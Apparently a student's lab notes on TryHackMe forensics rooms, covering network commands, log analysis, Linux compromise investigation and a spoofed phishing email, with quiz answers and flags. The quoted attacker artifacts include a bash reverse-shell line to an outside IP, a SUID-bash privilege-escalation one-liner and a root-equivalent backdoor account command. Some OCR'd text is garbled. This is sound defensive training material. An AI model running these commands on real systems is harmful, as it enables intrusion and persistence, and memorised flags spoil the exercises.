  - This line indicates that wget has sent an HTTP request to the server and received a 200 OK response. This means that the request was successful, and the server is sending the requested data.
- 8. **Length: unspecified [text/html]**
  - This line indicates that the length of the data to be downloaded is unspecified. The content type of the data is text/html, meaning it's an HTML document.
- 9. **Saving to: 'index.html.1'**
  - This line indicates that the downloaded content will be saved to a file named index.html.1.
- 10. **index.html.1 [ 120.47K --KB/s in 0.02s**
  - <!-- end list -->
  - This line shows the progress of the download. It indicates that the download is in progress and shows the download speed.
  - <!-- end list -->
- 11. **2025-01-14 19:27:38 (982 KB/s) "index.html.1" saved [20961]**
  - <!-- end list -->
  - This line indicates that the download is complete. It shows the total download time and the size of the downloaded file (20961 bytes).

- **telnet google.com**



```
(kali㉿kali)-[~]
$ telnet google.com
Trying 142.250.206.110 ...
Connection failed: Connection refused
Trying 2404:6800:4002:82b::200e ...
telnet: Unable to connect to remote host: Connection refused
```

Trying 142.250.206.110...: This line indicates that telnet is trying to connect to the first resolved IP address of "google.com" which is 142.250.206.110.

Connection failed: Connection refused: This error message means that the server at the specified IP address is not accepting Telnet connections on the default port (23).

Trying 2404:6800:4002:82b::200e...: This line indicates that telnet is trying to connect to the second resolved IP address of "google.com" which is the IPv6 address 2404:6800:4002:82b::200e.

telnet: Unable to connect to remote host: Connection refused: This error message means that the server at the specified IPv6 address is also not accepting Telnet connections.

---

## COMMANDS:

- telnet telehack.com

```
(kali㉿kali)-[~]
$ telnet telehack.com
Trying 64.13.139.230 ...
Connected to telehack.com.
Escape character is '^]'.

Connected to TELEHACK port 167
Home

It is 6:09 am on Tuesday, January 14, 2025 in Mountain View, California, USA.
There are 122 local users. There are 26648 hosts on the network.

May the command line live forever.

Command, one of the following:
 2048      a2      advent      aquarium      bf      callsign
 cat      ching      clear      clock      cowsay      diff
 dir      eliza      exit      figlet      file      fnord
 geoip      gif      head      ipaddr      liff      mac
 md5      minesweeper      more      morse      netstat      newuser
 phoon      pig      ping      primes      privacy      rain
 rainbow      rand      recover      rfc      rig      rockets
 roll      rot13      run      salvo      sleep      starwars
 sudoku      tail      today      traceroute      typespeed      units
 uptime      usenet      users      uupath      weather      when

More commands available after login. Type HELP for a detailed command list.
Type NEWUSER to create an account. Press control-C to interrupt any command.
.■
```

- telnet telehack.com: This command attempts to establish a Telnet connection to the server at the address "telehack.com". Telnet is an older protocol used for remote login and other network services.
- Trying 64.13.139.230...: This line indicates that telnet is trying to connect to the resolved IP address of "telehack.com" which is 64.13.139.230.
- Connected to telehack.com.: This confirms that the connection to the server has been established successfully.
- Escape character is '^]': This tells you the character you need to press to exit the Telnet session. In this case, it's Control + ].
- **Connected to TELEHACK port 167** This indicates that the connection has been established to the specified port (167) on the "TELEHACK" server.
- **It is 6:09 am on Tuesday, January 14, 2025 in Mountain View, California, USA.** This line displays the current time and location information on the server.
- **There are 122 local users. There are 26648 hosts on the network.** This line provides information about the number of users currently logged in to the server and the number of hosts on the network.

- **May the command line live forever.** This is a message displayed by the "TELEHACK" server.
  - **Command, one of the following:** This lists a set of commands that are available on the "TELEHACK" server. These commands provide various interactive games, utilities, and information.
  - **More commands available after login.** This indicates that there are additional commands available after logging in to the server. You can type HELP for a detailed list of commands.
  - **Type NEWUSER to create an account.** This option allows you to create a user account on the server if you wish to use it more regularly.
  - **Press control-C to interrupt any command.** This tells you how to interrupt a running command on the server.
- telnet time.nist.gov 13
- 
- ```
(kali㉿kali)-[~]
$ telnet time.nist.gov 13
Trying 128.138.141.172 ...
Connected to time.nist.gov.
Escape character is '^]'.

60689 25-01-14 13:39:39 00 0 0    0.0 UTC(NIST) *
^]
Connection closed by foreign host.
```
- telnet time.nist.gov 13: This command attempts to establish a Telnet connection to the time server at time.nist.gov on port 13.
  - Trying 128.138.141.172...: This line indicates that telnet is trying to connect to the resolved IP address of time.nist.gov, which is 128.138.141.172.
  - Connected to time.nist.gov.: This confirms that the connection to the server has been established successfully.
  - Escape character is '^]': This tells you the character you need to press to exit the Telnet session. In this case, it's Control + ].
  - 60689 25-01-14 13:39:39 0000 0.0 UTC(NIST) \*: This line displays the current time from the NIST time server. The format is:
    - 60689: The number of seconds since 1900-01-01 00:00:00 UTC.
    - 25-01-14: The current date (January 14, 2025).
    - 13:39:39: The current time (13:39:39).
    - 0000 0.0: Leap seconds and fractional seconds.
    - UTC(NIST): Indicates that the time is in Coordinated Universal Time (UTC) as provided by the NIST time server.
  - ^]: This indicates that you pressed Control + ] to exit the Telnet session.
  - Connection closed by foreign host.: This message confirms that the Telnet connection has been closed by the server.
- telnet towel.blinkenlights.nl



Untitled video - Made with Clipchamp.mp4

- ping -c 4 google.com

```
[kali㉿kali)-[~]
$ ping -c 4 google.com
PING google.com (142.250.206.110) 56(84) bytes of data.

— google.com ping statistics —
4 packets transmitted, 0 received, 100% packet loss, time 3077ms
```

---

## *LAB 2 – LOG MANAGEMENT*

---

### Logs

- Logs are the files that record system events and activities including security incidents.
- They are automatically generated by system and contain the information on what is happening in the system.

### **Why are Logs important?**

1. It helps identifying and fixing issues in system.
2. It can detect and respond to the security issues like unauthorized access attempted by unauthorized user.
3. It ensures that a system is compliant with rules and regulations.
4. It monitors system performance and user activity.

### **What are the types of Logs?**

1. Application Logs:- Tracks program execution, database queries and user-system activities.
2. Security Logs:- Records security level events (logins, file deletions etc.)
3. System Logs:- Track system activities.
4. Cloud Logs:- Track operations and security for cloud components.

### **Logs can answer critical questions about an event, such as:**

- What happened?
- When did it happen?
- Where did it happen?
- Who is responsible?
- Were their actions successful?
- What was the result of their action?

Room completed ( 100% )

Target Machine Information

| Title                    | Target IP Address | Expires   |
|--------------------------|-------------------|-----------|
| Intro to Logs Analyst VM | 10.10.236.202     | 55min 42s |

?
Add 1 hour
Terminate

Task 1
✓
Introduction
▼

Task 2
✓
Expanding Perspectives: Logs as Evidence of Historical Activity
grid
▼

Task 3
✓
Types, Formats, and Standards
▼

Task 4
✓
Collection, Management, and Centralisation
▼

Task 5
✓
Storage, Retention, and Deletion
▼

Task 6
✓
Hands-on Exercise: Log analysis process, tools, and techniques
▼

Task 7
✓
Conclusion
▼

## 1. VPN Setup:

```
(kali㉿kali)-[~] ~ % https://tryhackme.com/room/intrologs
$ ls
Desktop Documents Downloads index.html index.html.1 Music Pictures Public Templates Videos OffSec
(kali㉿kali)-[~]
$ cd Downloads
(kali㉿kali)-[~/Downloads]
$ ls
'Cyber Security Major Project.pdf'  hetnmehta2806.ovpn net IP Address
   Expires
(kali㉿kali)-[~/Downloads]          10.10.236.202  51min 44s
$ sudo openvpn hetnmehta2806.ovpn
[sudo] password for kali:
2025-02-10 13:38:20 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed unless "allow-compression yes" is also set.
2025-02-10 13:38:20 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to your configuration and/or add BF-CBC to --data-ciphers.
2025-02-10 13:38:20 Note: '--allow-compression' is not set to 'no', disabling data channel offload.
2025-02-10 13:38:20 OpenVPN 2.6.12 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2025-02-10 13:38:20 library versions: OpenSSL 3.2.2 4 Jun 2024, LZO 2.10
2025-02-10 13:38:20 DCO version: N/A
2025-02-10 13:38:20 TCP/UDP: Preserving recently used remote address: [AF_INET]3.7.33.194:1194
2025-02-10 13:38:20 Socket Buffers: R=[212992->212992] S=[212992->212992]
2025-02-10 13:38:20 UDPv4 link local: (not bound) <--> [AF_INET]3.7.33.194:1194
2025-02-10 13:38:20 UDPv4 link remote: [AF_INET]3.7.33.194:1194
2025-02-10 13:38:20 TLS: Initial packet from [AF_INET]3.7.33.194:1194, sid=a2f148bd 92221c31
2025-02-10 13:38:20 VERIFY OK: depth=1, CN=ChangeMe
2025-02-10 13:38:20 VERIFY KU OK
2025-02-10 13:38:20 Validating certificate extended key usage
2025-02-10 13:38:20 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2025-02-10 13:38:20 VERIFY EKU OK
2025-02-10 13:38:20 VERIFY OK: depth=0, CN=server
2025-02-10 13:38:21 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSASSA256, peer temporary key: 253 bits X25519
2025-02-10 13:38:21 [server] Peer Connection Initiated with [AF_INET]3.7.33.194:1194
2025-02-10 13:38:21 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2025-02-10 13:38:21 TLS: tls_multi_process: initial untrusted session promoted to trusted
2025-02-10 13:38:21 PUSH: Received control message: 'PUSH_REPLY, route 10.10.0.0 255.255.0.0, route 10.10.1.0.0 255.255.0.0, route 10.1.0.0 255.255.0.0, route-metric 1000, route-gateway 10.17.0.1, topology subnet, ping 5, ping-restart 120, ifconfig 10.17.44.118 255.255.128.0, peer-id 146, cipher AES-256-CBC'
2025-02-10 13:38:21 OPTIONS IMPORT: --ifconfig/up options modified
2025-02-10 13:38:21 OPTIONS IMPORT: route options modified
2025-02-10 13:38:21 OPTIONS IMPORT: route-related options modified
2025-02-10 13:38:21 net_route_v4_best_gw query: dst 0.0.0.0
2025-02-10 13:38:21 net_route_v4_best_gw result: via 10.0.2.2 dev eth0
```

## 2. Establishing Connection to damianhall:

~ ssh [damianhall@10.10.236.202](mailto:damianhall@10.10.236.202)

Entering password: Logs321!

```
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-79-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

* Introducing Expanded Security Maintenance for Applications.
  Receive updates to over 25,000 software packages with your
  Ubuntu Pro subscription. Free for personal use.

  https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

5 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

  by clicking the green Start Machine button
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.

damianhall@WEBSRV-02:~$
```

## - TASK 2

```
damianhall@WEBSRV-02:~$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
damianhall@WEBSRV-02:~$ cd Desktop/
damianhall@WEBSRV-02:~/Desktop$ ls
note.txt Tools
damianhall@WEBSRV-02:~/Desktop$ cat note.txt
Hey Damian,

I figured you'd remote into this web server after the call with SecOps regarding Ticket#2023012398704230, and I wan
If the VM is not visible, use the blue Show split view button at the top-left of the page. Alternatively, using the
1. This server is our public-facing GitLab server that needs maintenance and upgrading.

2. You could look at the available logs in /var/log/gitlab/, but I suggest looking into /var/log/gitlab/nginx/acces
3. Unfortunately, this server is not managed frequently, and we have yet to configure the log forwarding to SIEM-02
4. You can check the logrotate configuration of this server at /etc/logrotate.d/ and the components of our gitlab i
5. I'm still coordinating with SecOps to get more specific information about the alert they saw, but apparently, th

Cheers, and I hope this helps!

- Perry
```

Answer the questions below

What is the name of your colleague who left a note on your Desktop?

Perry

✓ Correct Answer

What is the full path to the suggested log file for initial investigation?

/var/log/gitlab/nginx/access.log

✓ Correct Answer

## - TASK 3

Based on the list of log types in this task, what log type is used by the log file specified in the note from Task 2?

Web Server Log

✓ Correct Answer

Based on the list of log formats in this task, what log format is used by the log file specified in the note from Task 2?

Combined

✓ Correct Answer

## - TASK 4

After configuring rsyslog for sshd, what username repeatedly appears in the sshd logs at /var/log/websrv-02/rsyslog\_sshd.log, indicating failed login attempts or brute forcing?

stansimon

✓ Correct Answer

What is the IP address of SIEM-02 based on the rsyslog configuration file /etc/rsyslog.d/99-websrv-02-cron.conf, which is used to monitor cron messages?

10.10.10.101

✓ Correct Answer

Based on the generated logs in /var/log/websrv-02/rsyslog\_cron.log, what command is being executed by the root user?

/bin/bash -c "/bin/bash -i >& /dev/tcp/34.253.159.159/9999 0>&

✓ Correct Answer

## - TASK 5

Based on the logrotate configuration /etc/logrotate.d/99-websrv-02\_cron.conf, how many versions of old compressed log file copies will be kept?

24

✓ Correct Answer

Based on the logrotate configuration /etc/logrotate.d/99-websrv-02\_cron.conf, what is the log rotation frequency?

hourly

✓ Correct Answer

## - TASK 6

Answer the questions below

Upon accessing the log viewer URL for unparsed raw log files, what error does "/var/log/websrv-02/rsyslog\_cron.log" show when selecting the different filters?

No date field

✓ Correct Answer

💡 Hint

What is the process of standardising parsed data into a more easily readable and query-able format?

Normalisation

✓ Correct Answer

What is the process of consolidating normalised logs to enhance the analysis of activities related to a specific IP address?

Enrichment

✓ Correct Answer

## **Linux File System Analysis**

- The process of examining and investigating the structure and the content of a Linux File System.
- Key points in Linux File System Analysis:
  - **Hierarchical Structure:** Linux file systems are organized in a tree-like structure with a root directory and different subdirectories that allows systematic analysis of each and every files and folders.
  - **File Permissions:** Linux generates a permission system that controls who can access, read, write, or execute files within the file system only.
- Common analysis tasks:
  - Disk space usage
  - File system integrity checks
  - Forensic investigation
  - Performance optimization
- Command Line Codes:
  - ls
  - tree
  - du
  - find
  - stat
  - df
  - fsck

## Step-1: Connecting to investigator;

```
└─$ ssh investigator@10.10.52.17
The authenticity of host '10.10.52.17 (10.10.52.17)' can't be established.
ED25519 key fingerprint is SHA256:1+xwISVXNFw05IDH4vj0QLyLxVPgtwRFQAeoPjCjCbs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.52.17' (ED25519) to the list of known hosts.
investigator@10.10.52.17's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-1029-aws x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Wed Feb 12 21:21:12 UTC 2025

System load: 0.02      Processes:          136
Usage of /: 6.1% of 48.41GB   Users logged in: 1
Memory usage: 6%
Swap usage: 0%
Ubuntu Scenario
* Ubuntu Pro delivers the most comprehensive open source security and
  compliance features.
  https://ubuntu.com/aws/pro
  performing a live investigation, we have been tasked by
  318 updates can be installed immediately.
  224 of these updates are security updates.
  To see these additional updates run: apt list --upgradable
  The list of available updates is more than a week old.
  To check for new updates run: sudo apt update
  Failed to connect to https://changeloglogs.ubuntu.com/meta-release-lts. Check your
  path for remote attackers to execute arbitrary commands
Last login: Wed Feb 12 21:17:26 2025 from 10.100.1.105
investigator@ip-10-10-52-17:~$
```

## 1. Intro:

The screenshot shows the AttackBox interface with a dark-themed interface. At the top, there are buttons for 'Share your achievement', 'Start AttackBox', 'Help', 'Save Room', and 'Options'. A progress bar indicates 'Room completed (100%)'. Below this, a list of 8 tasks is shown in a vertical scrollable area:

- Task 1 ✓ Introduction
- Task 2 ✓ Investigation Setup
- Task 3 ✓ Files, Permissions, and Timestamps
- Task 4 ✓ Users and Groups
- Task 5 ✓ User Directories and Files
- Task 6 ✓ Binaries and Executables
- Task 7 ✓ Rootkits
- Task 8 ✓ Conclusion

## 2. Task 2:

```
Last login: Wed Feb 12 21:17:26 2025 from 10.100.1.105
investigator@ip-10-10-52-17:~$ export PATH=/mnt/usb/bin:/mnt/usb/sbin
investigator@ip-10-10-52-17:~$ export LD_LIBRARY_PATH=/mnt/usb/lib:/mnt/usb/lib64
investigator@ip-10-10-52-17:~$ check-env
THM{5514ec4f1ce82f63867806d3cd95dbd8}
investigator@ip-10-10-52-17:~$
```

## Solution:

Answer the questions below

After updating the `PATH` and `LD_LIBRARY_PATH` environment variables, run the command `check-env`. What is the flag that is returned in the output?

THM{5514ec4f1ce82f63867806d3cd95dbd8}

✓ Correct Answer

✗ Hint

### 3. Task 3:

**Q1**

```
/var/tmp/findme.txt
find: '/var/tmp/systemd-': No such file or directory
find: '/var/tmp/systemd-': No such file or directory
find: '/var/tmp/systemd-': No such file or directory
find: '/var/snap/lxd/comm
```

**Solution:**

THM{0b1313afd2136ca0faafb2daa2b430f3}

Room progress ( 12% )

To practice your skills with the `find` command, locate all the files that the user **bob** created in the past 1 minute. Once found, review its contents. What is the flag you receive?

THM{0b1313afd2136ca0faafb2daa2b430f3}

✓ Correct Answer

✗ Hint

**Q2**

```
investigator@ip-10-10-52-17:~$ exiftool /var/www/html/assets/reverse.elf
ExifTool Version Number      : 11.88
File Name                   : reverse.elf
Directory                  : /var/www/html/assets
File Size                   : 250 bytes
File Modification Date/Time: 2024:02:13 00:26:28+00:00
File Access Date/Time       : 2024:02:13 00:32:59+00:00
File Inode Change Date/Time: 2024:02:13 00:34:50+00:00
File Permissions            : rwxr-xr-x
File Type                   : ELF executable
File Type Extension         :
MIME Type                  : application/octet-stream
CPU Architecture           : 64 bit
CPU Byte Order              : Little endian
Object File Type           : Executable file
CPU Type                   : AMD x86-64
investigator@ip-10-10-52-17:~$
```

**Solution:**

Extract the metadata from the `reverse.elf` file. What is the file's MIME type?

application/octet-stream

✓ Correct Answer

## Q3

```
investigator@ip-10-10-52-17:/etc$ stat hosts
  File: hosts
  Size: 221          Blocks: 8          IO Block: 4096   regular file
Device: ca01h/51713d  Inode: 49          Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/      root)  Gid: (    0/      root)
Access: 2025-02-12 21:17:08.124000000 +0000
Modify: 2020-10-26 21:10:44.000000000 +0000
Change: 2020-10-26 23:32:25.957900650 +0000
 Birth: -
          1 Users and Groups
investigator@ip-10-10-52-17:/etc$
```

### Solution:

Run the `stat` command against the `/etc/hosts` file on the compromised web server. What is the full **Modify Timestamp (mtime)** value?

2020-10-26 21:10:44.000000000 +0000

✓ Correct Answer

## 4. Task 4:

### Q1

```
txd:x:998:100::/var/snap/txd/common/txd:/bin/false
bob:x:1001:1001::/home/bob:/bin/bash
jane:x:1002:1002:Jane Walkers,103,9399499494,2029384958:/home/jane:/bin/bash
investigator:x:1003:1003:Investigator,1,1,1:/home/investigator:/bin/bash
postfix:x:113:120::/var/spool/postfix:/usr/sbin/nologin
b4ckd00r3d:x:0:1004::/home/b4ckd00r3d:/bin/sh
```

### Solution:

Investigate the user accounts on the system. What is the name of the backdoor account that the attacker created?

b4ckd00r3d

✓ Correct Answer

💡 Hint

### Q2

```
investigator@ip-10-10-52-17:/home$ cat /etc/group | grep 46
plugdev:x:46:ubuntu,investigator
investigator@ip-10-10-52-17:/home$
```

## Solution:

What is the name of the group with the group ID of **46**?

plugdev

✓ Correct Answer

## Q3

```
investigator@ip-10-10-52-17:/home$ sudo cat /etc/sudoers | grep jane
[sudo] password for investigator:
jane  ALL=(ALL) /usr/bin/pstree
investigator@ip-10-10-52-17:/home$ █
```

## Solution:

View the `/etc/sudoers` file on the compromised system. What is the full path of the binary that Jane can run as sudo?

/usr/bin/pstree

✓ Correct Answer

## 5. Task 5

### Q1

```
investigator@ip-10-10-52-17:/home/jane$ sudo cat .bash_history
whoami
groups
cd ~
ls -al
find / -perm -u=s -type f 2>/dev/null
/usr/bin/python3.8 -c 'import os; os.execl("/bin/sh", "sh", "-p", "-c", "cp /bin/bash /var/tmp/bash && chmod +s /var/tmp/bash")'
ls -al /var/tmp
exit
useradd -o -u 0 b4ckd0r3d
exit
THM{f38279ab9c6af1215815e5f7bbad891b}
investigator@ip-10-10-52-17:/home/jane$ █
```

## Solution:

View Jane's `.bash_history` file. What flag do you see in the output?

THM{f38279ab9c6af1215815e5f7bbad891b}

✓ Correct Answer

## Q2

```
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden31
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden32
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden33
-rw-rw-r-- 1 bob bob 38 Feb 12 2024 .hidden34
-rw-rw-r-- 1 bob bob 0 Feb 12 2024 .hidden35
```

```
investigator@ip-10-10-52-17:/home/bob$ cat .hidden34
THM{6ed90e00e4fb7945bead8cd59e9fc7f}
```

## Solution:

What is the hidden flag in Bob's home directory?

THM{6ed90e00e4fb7945bead8cd59e9fc7f}

✓ Correct Answer

## Q3

```
investigator@ip-10-10-52-17:/home/bob$ cd /home/jane/
investigator@ip-10-10-52-17:/home/jane$ cd .ssh/
investigator@ip-10-10-52-17:/home/jane/.ssh$ stat authorized_keys
  File: authorized_keys
  Size: 1136          Blocks: 8          IO Block: 4096   regular file
Device: ca01h/51713d  Inode: 257561      Links: 1
Access: (0666/-rw-rw-rw-) Uid: ( 1002/    jane)  Gid: ( 1002/    jane)
Access: 2024-02-13 00:34:53.692530853 +0000
Modify: 2024-02-13 00:34:16.005897449 +0000
Change: 2024-02-13 00:34:16.005897449 +0000
 Birth: -
investigator@ip-10-10-52-17:/home/jane/.ssh$
```

## Solution:

Run the `stat` command on Jane's `authorized_keys` file. What is the full timestamp of the most recent modification?

2024-02-13 00:34:16.005897449 +0000

✓ Correct Answer

## 6. Task 6

### Q1

```
investigator@ip-10-10-52-17:/home/jane/.ssh$ cd /etc
investigator@ip-10-10-52-17:/etc$ sudo debsums -c -e
/etc/sudoers
investigator@ip-10-10-52-17:/etc$
```

## Solution:

Run the `debsums` utility on the compromised host to check only configuration files. Which file came back as altered?

/etc/sudoers

✓ Correct Answer

## Q2

```
investigator@ip-10-10-52-17:/etc$ md5sum /var/tmp/bash  
7063c3930affe123baecd3b340f1ad2c  /var/tmp/bash  
investigator@ip-10-10-52-17:/etc$
```

### Solution:

What is the `md5sum` of the binary that the attacker created to escalate privileges to root?

7063c3930affe123baecd3b340f1ad2c

✓ Correct Answer

## 7. Task 7

### Q1

```
Searching for 64-bit Linux Rootkit ...          nothing found  
Searching for 64-bit Linux Rootkit modules ...  nothing found  
Searching for Mumblehard Linux ...             * * * * * /var/tmp/findme.sh  
Possible Mumblehard backdoor installed  
Searching for Backdoor.Linux.Mokes.a ...        nothing found
```

### Solution:

Run `chkrootkit` on the affected system. What is the full path of the `.sh` file that was detected?

/var/tmp/findme.sh

✓ Correct Answer

## Q2

```
investigator@ip-10-10-52-17:~$ sudo rkhunter --check --sk --rwo | grep UID  
Warning: Account 'b4ckd00r3d' is root equivalent (UID = 0)  
investigator@ip-10-10-52-17:~$
```

### Solution:

Run `rkhunter` on the affected system. What is the result of the `(UID 0) accounts` check?

Warning

✓ Correct Answer

---

## ***LAB 4 – EMAIL INVESTIGATION***

---

### ***Introduction:***

- The process of examining emails to learn more about who is using them and what they are used for.
- Through an email investigation we can discover “Who is using the email account, Where the email user is located, The details of the email-related incident, and Evidence for legal cases”.

### ***Objectives of Email Investigation:***

- Identify the source of suspicious emails.
- Tracing the sender's location and email route via Shodan.io.
- Detect malicious attachments or links after decrypting it from Hex or base 64.
- Collecting evidence for legal cases and forensic purposes.

### ***Types of Email-Related Cyber Threats:***



- **Phishing** – Deceptive emails pretending to be from trusted sources.
- **Spoofing** – Faking sender addresses to mislead recipients.
- **Business Email Compromise (BEC)** – Targeting businesses for financial fraud.
- **Malware Delivery** – Spreading viruses, spyware, or ransomware via attachments
- **Sending threatening emails** – like your account has been hacked and personal information will be shared etc.
- **Email bombings** – sending large number of emails to the specific user

### ***Key Components of an Email:***

- **Header** – Contains metadata (sender, recipient, IP addresses, etc.).
- **Body** – Main content, which may include malicious links.
- **Attachments** – Files that may carry malware.

### ***Steps to Investigate an email:-***

## Step 1:- Extract the file using “btlo” password :-



## Step 2: Open the file in notepad :-

```
~/Desktop/A Hope to CoCanDa.eml - Mousepad
File Edit Search View Document Help
File New Open Save Close X Find Replace
A Hope to CoCanDa.eml
Name: A Hope to CoCanDa.eml
Type: Email message
Size: 68.0 kB
Last modified: 05/03/21 at 09:51:59 PM IST

1 Delivered-To: themajornearth@gmail.com
2 Received: by 2002:a92:bd02::0:0:0:0 with SMTP id c2csp3604485ile;
3 Mon, 25 Jan 2021 22:41:18 -0800 (PST)
4 X-Google-Smtp-Source: AbdnPjXhr0Ai1W/tzAOx0Awohgg8F8fLpvixou4cJ8rytPx8Gldrulq5PtDzenNW5argU5A9
5 X-Received: by 2002:adf9b92:: with SMTP id d18mr4483603wrc.170.1611643278636;
6 Mon, 25 Jan 2021 22:41:18 -0800 (PST)
7 ARC-Seal: i=1; a=rsa-sha256; t=161164327878; cv=none;
8 d=google.com; s=arc-20160816;
9 b=nedJHzoAUf5k3jZn1a1XMT0aw3SxCmgeyfMYowCr5P8cUwV6ZZPNCsJ5jQXle
10 5NTMzQ5klqjP02Pt7Xzbk2X9DZfK1TqsZfw2IoGml/9rPiPvxLv/0b7s7wL9l7Do+4y0
11 jrlfqfJ7RKtLw3wpnsHarorYjoosz/x1hqlUSK7gvqukX909Cw/wdQ054h110qG3L0MT50MU
12 4md9RAKtLw3wpnsHarorYjoosz/x1hqlUSK7gvqukX909Cw/wdQ054h110qG3L0MT50MU
13 kvBZxtcDfuwQ8T99Lhs0siyle8r0qU0N39gI0IMupEXV7oQxAVGofic2dRgAP1je
14 lgAA=
15 ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816;
16 h=date:message-id:mime-version:reply-to:errors-to:importance:from
17 :subject:to;
18 bh=GFMK2s9M9bqBDZeyMDQoZLpa7Z72oNds1X0SgpqDss=;
19 bv1Lrp1DzcNLdnl4WvAn9c21v54cNGDtba7AvT0mRWxjoPzpad25j1ZSe0t60d1
20 bvq5xiYovvA1sFUTpkcsGcPxkjyJd0RfAg0WtJXOCCkw0hd2pxhEcokSGCKatVQtqd
21 Ebjj4vK61/eSE5KvAn5X/K40Dj1EWxpJnpB9Y1Lw1f07Lm/XAVpmf0Fo8wx7xc82Urr
22 mxbeSoIf1E5/S0Yr9Y/wvQa0X/fzpx3hXqgalEdw4Dq4JCUfld19z1w1f7ck1Cneici
23 GDconBZCie678dvPNBDK4KZap03JE02rfh6ZUmKm8NfYorfQT3GVbr/ikxEq2G5WW
24 Vcw
25 ARC-Authentication-Results: i=1; mx.google.com;
26 spf=fail (google.com: domain of billjobs@microapple.com does not designate 93.99.104.210 as permitted sender) smtp.mailfrom=billjobs@microapple.com
27 Return-Path: <billjobs@microapple.com>
28 Received: from localhost (emkei.cz. [93.99.104.210])
29 by mx.google.com with ESMTPS id s16si170171wmj.176.2021.01.25.22.41.18
30 for <themajornearth@gmail.com>;
31 (version=TLS1_2 cipher=ECDSA-CHACHA20-POLY1305 bits=256/256);
32 Mon, 25 Jan 2021 22:41:18 -0800 (PST)
33 Received-SPF: fail (google.com: domain of billjobs@microapple.com does not designate 93.99.104.210 as permitted sender) client-ip=93.99.104.210;
34 Authentication-Results: mx.google.com;
35 spf=fail (google.com: domain of billjobs@microapple.com does not designate 93.99.104.210 as permitted sender) smtp.mailfrom=billjobs@microapple.com
36 Received: by localhost (Postfix, from user id 33)
37 id 1993E221F8; Tue, 26 Jan 2021 01:41:18 -0500 (EST)
38 To: themajornearth@gmail.com
39 Subject: A Hope to CoCanDa
40 From: "Bill" <billjobs@microapple.com>
41 X-Priority: 3 (Normal)
42 Importance: Normal
43 Errors-To: billjobs@microapple.com
44 Reply-To: negeja3921@pashter.com
```

## Step 3: SPF is failed and Return-type is different which makes it suspicious. Hence it needs more investigation :-

```
ARC-Authentication-Results: i=1; mx.google.com;
spf=fail (google.com: domain of billjobs@microapple.com does not designate 93.99.104.210 as permitted sender) smtp.mailfrom=billjobs@microapple.com
Return-Path: <billjobs@microapple.com>
Received: from localhost (emkei.cz. [93.99.104.210])
```

**Step 4:** Now check for boundary values. There are two boundary values:  
(1) one for plain/text (2) two for pdfs. Now investigating it one by

```
50 --BOUND_600FB98E0DCEE8.49207210
51 Content-Type: text/plain; charset=utf-8
52 Content-Transfer-Encoding: base64
53
54 SGkgVGhlTWFqb3JPbkVhcRoLAoKVGlIGFizHVjdGVkIENvQ2FuRGlhbnMgYXJlIHdpdGggbWUg
55 aW5jbHVkaW5nIHRoZSBQcmVzaWRlbNtigJzIGRhdWdodGVyLiBEb250IHdvcnJ5LiBUaGV5IGFy
56 ZSBzYWZlIGluIGEc2VjcmV0IGxvY2F0aW9uLgpTzW5kIG1lIDEgQmLsbGlvbiBDb0NhbkRz8J+k
57 kSBpbibjYXNo8J+SuCB3aXR0IGEc3BhY2VzaGlw8J+agCBhbmqgbXkgYXV0b25vbW91cyBib3Rz
58 IHdpbGwgC2FmZWx5IGJyaW5nIGJhY2sgew91ciBjaXRpemVucy4CKkggaGVhcmQgdGhhCBDb0Nh
59 bkRpYW5zIGhdmUgdGhlIGJlc3QgYnJhaW5zIGluIHRoZSBVbml2ZXJzZS4gU29sdmUgdGhlIHB1
60 enpsZSBJIHNlbnQgYXMgYW4gYXR0YWNobWVudCBmb3IgdGhlIG5leHQgc3RlcHMucgpJ4oCzbSBh
61 cHByb3hpbwF0ZWx5IDEyLjggbGlnaHQgbWlduxRlcBh2F5IGzyb20gdGhlIHN1biBhbmqgbXkg
